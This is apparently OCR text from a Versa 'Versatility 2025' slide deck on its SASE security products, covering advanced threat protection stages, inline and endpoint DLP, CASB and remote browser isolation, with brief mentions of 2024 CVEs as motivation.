
Versatility 2025

SSE – Advanced Security

VERSA


Agenda



Agenda

- Whats Available Today and What's New?
- SASE Components
- Advanced Threat Protection
- DLP – Inline and Endpoint
- CASB – Inline and API-based
- UEBA
- Remote Browser Isolation

Versa SASE Layered Threat Defense



FW, IP, DNS, URL Filtering

Secure Web/FW filtering: Uses IP addresses, URLs, domains as match criteria

DPI, Malware, File Filtering, IPS, CASB

Content filtering: Scans web, email traffic, files and applies AV, IPS signatures, extracts CASB activities ☑

Advanced Threat Protection

Five-stage pipeline: File Reputation checks, Static & multi-AV analysis, AIML, sandbox analysis for unknown threats and zero-day protection ☑

Data Protection & Isolation

Prevents data exfiltration, restricts actions, isolates suspicious sites in a remote browser ☑

Needs TLS Decryption

Versa SASE – Available Today

Secure Access

NGFW

ZTNA

Versa SASE client access

Endpoint Information Profile/ Device Posture

Threat Prevention


URL, IP, DNS Filtering, Malware Analysis,

File Filtering

IPS/IDS

ATP+

Data Protection




+ cloud-delivered

Versa Concerto Unified Management Portal

Versa Analytics - Predictive data analytics, Unified Data lake with Versa UEBA*+

AIOps - Automated diagnostics & intelligence with Verbo*+

Versa SASE – What's new



Secure Access

NGFW

ZTNA

Versa SASE client, **clientless** access

Endpoint Information Profile/ Device Posture / **Mobile attributes**

Threat Protection

URL, IP, DNS Filtering, Malware Analysis,

File Filtering

IPS/IDS

ATP

Data Protection

Inline CASB

Inline DLP, **Endpoint DLP**

API-based Data Protection

DLP for Email

Remote Browser Isolation

Versa Concerto Unified Management Portal

Versa Analytics - Unified Data lake with Versa UEBA

DEM & AIOps - Automated diagnostics & intelligence with Verbo


🟩 Limited Availability

Versatility 2025

VERSA

Why is Advanced Threat Protection Needed?

Modern Attacker Operations Exploit Zero-Days



Zero-Days Exploited In-The-Wild by Year
ENTERPRISE vs. END USER

36 Vulnerabilities targeted enterprise-focused technologies such as security software and devices

61 Vulnerabilities affected end user platforms and products (e.g. mobile devices, operating systems, browsers, and other applications)

Figure 1. Zero-days exploited in-the-wild by year

Source: Google Threat Intelligence, 2023

Zero-day: Vulnerabilities disclosed before patches are made available.

Top 2024 vulnerabilities


- “AI Gold Rush” Jupyter Notebooks
  CVE-2024-35178
- Zero-day attacks against network security devices
  Ivanti CVE-2024-21887
- File transfer
  CVE-2024-55956

Threat Protection

Threat Protection

DPI, Malware Analysis,
File Filtering, IPS

Advanced Threat Protection (NEW)




File Reputation Manager: Check for known bad file hashes

Static Analysis: Examine file metadata attributes, Apply AV signatures

AIML Analysis: Apply non signature-based AI ML models

Dynamic Analysis: Detonate files in a sandbox

Versa Advanced Threat Protection




Protection against Zero-day malware and vulnerabilities

Support for dozens of file types such as EXE, OLE, Word, PPTx, PDF, JavaScript

Maps the cyber kill chain using the MITRE ATT&CK framework

Five stage techniques used-

- Static Analysis includes
  - Cloud lookup (file reputation manager) for known file hashes
  - Metadata analysis for file attribute checks
  - Multi AV Engine for signature matches
- Predictive analysis uses a behavior-based AIML engine for identifying never seen before malware
- Dynamic Analysis
- “Detonates” the file in a sandbox



Versa (DLP)

KEY CAPABILITIES

- Pre-Canned Data Protection Profiles - PCI, HIPAA, GDPR, etc.
- Data classifier match: Credit Card Numbers, Social Security Numbers, etc.
- Support for Microsoft/Azure Information protection labels
- Support for Exact Data Match (EDM) and Indexed Data Match (IDM)
  - Create custom definition of 'what is sensitive' based on Regex patterns and keywords)
  - Versa DLP can inspect header, body, payload and metadata.

Versa (DLP)


BENEFITS

- Secure sensitive information (PCI, PHI, PII, etc.)
- Ensure regulatory compliance (GDPR, HIPAA, CCPA, etc.)
- Prevent data breaches and leaks
- Simplify data security management

VERSA

DLP Actions/Integrations

Alert	Allow	Block
Reject	Redact	Tokenize
Encrypt	Encrypt Upload	Quarantine



Sensitivity

Select a Label

[redacted].com

Personal


Public

General

Confidential

Highly Confidential

Learn More



Integration with Microsoft Information protection

Set label / Remove label

Labels

- Confidential
- Top Secret
- General

Use Case


Prevent data exfiltration from endpoint devices

Example scenario:
No copy/pasting, screenshots, or USB removal of data allowed at media production house


Capability: Endpoint DLP

NEW!

"The Million Dollar Frame"



	Rule Name	Operating System Versions	Users & Groups	Endpoint Posture	
				EIP	Device Compliance Status
